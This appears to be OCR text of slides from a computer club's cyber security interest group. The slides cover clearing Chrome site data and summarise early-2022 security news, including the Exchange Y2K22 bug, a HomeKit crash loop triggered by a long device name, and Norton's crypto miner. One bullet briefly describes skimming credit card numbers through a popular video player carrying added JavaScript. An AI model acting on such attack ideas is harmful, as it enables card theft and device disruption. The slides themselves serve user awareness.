
- Delete all data stored by website

  Settings > Security & Privacy > Site Settings > View Permissions and Data stored across Sites



Chrome 97

WAIT not ALL saved data is bad


All sites
Search
Sort by
Most visited
Total storage used by sites: 636 KB
Clear all data
google.com
413 KB · 56 cookies
www.google.com 2,204 B · 2 cookies
accounts.google.com 9 B · 5 cookies
calendar.google.com 3.9 KB · 3 cookies
drive.google.com 368 KB · 1 cookie
calendar-pa.clients6.google.com – http · 1 cookie
chat.google.com – http · 2 cookies
contacts.google.com – http · 1 cookie
mail-ads.google.com – http · 1 cookie
ogs.google.com – http · 1 cookie

Current Issues

- Yet another Microsoft exchange flaw
  fixed? Y2K22 signed 32-bit integer
  December 33rd
- China mining social media
  China foreign investment filings
- Bye Bye Blackberry Jan 4, 2022
- Video player - just add your Java scripts
  Then advertise and make it popular
  Reap credit card numbers from hundreds

Apple HomeKit

- Create HomeKit device with looong name
- iOS device connect
  then freeze & reboot freeze & reboot …
- iOS device must be wiped & reloaded
- BUT iCloud restore reloads and cycle repeats

- Norton Crypto
  crypto currency miner
  with commissions

Norton 360

- Helpful < - > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs, Presentations, FirstTime, classes
Cyber Security SIG meetings, NEWSBLOG
Internet

- Questions, suggestions, comments?

SCCCCyber@gmail.com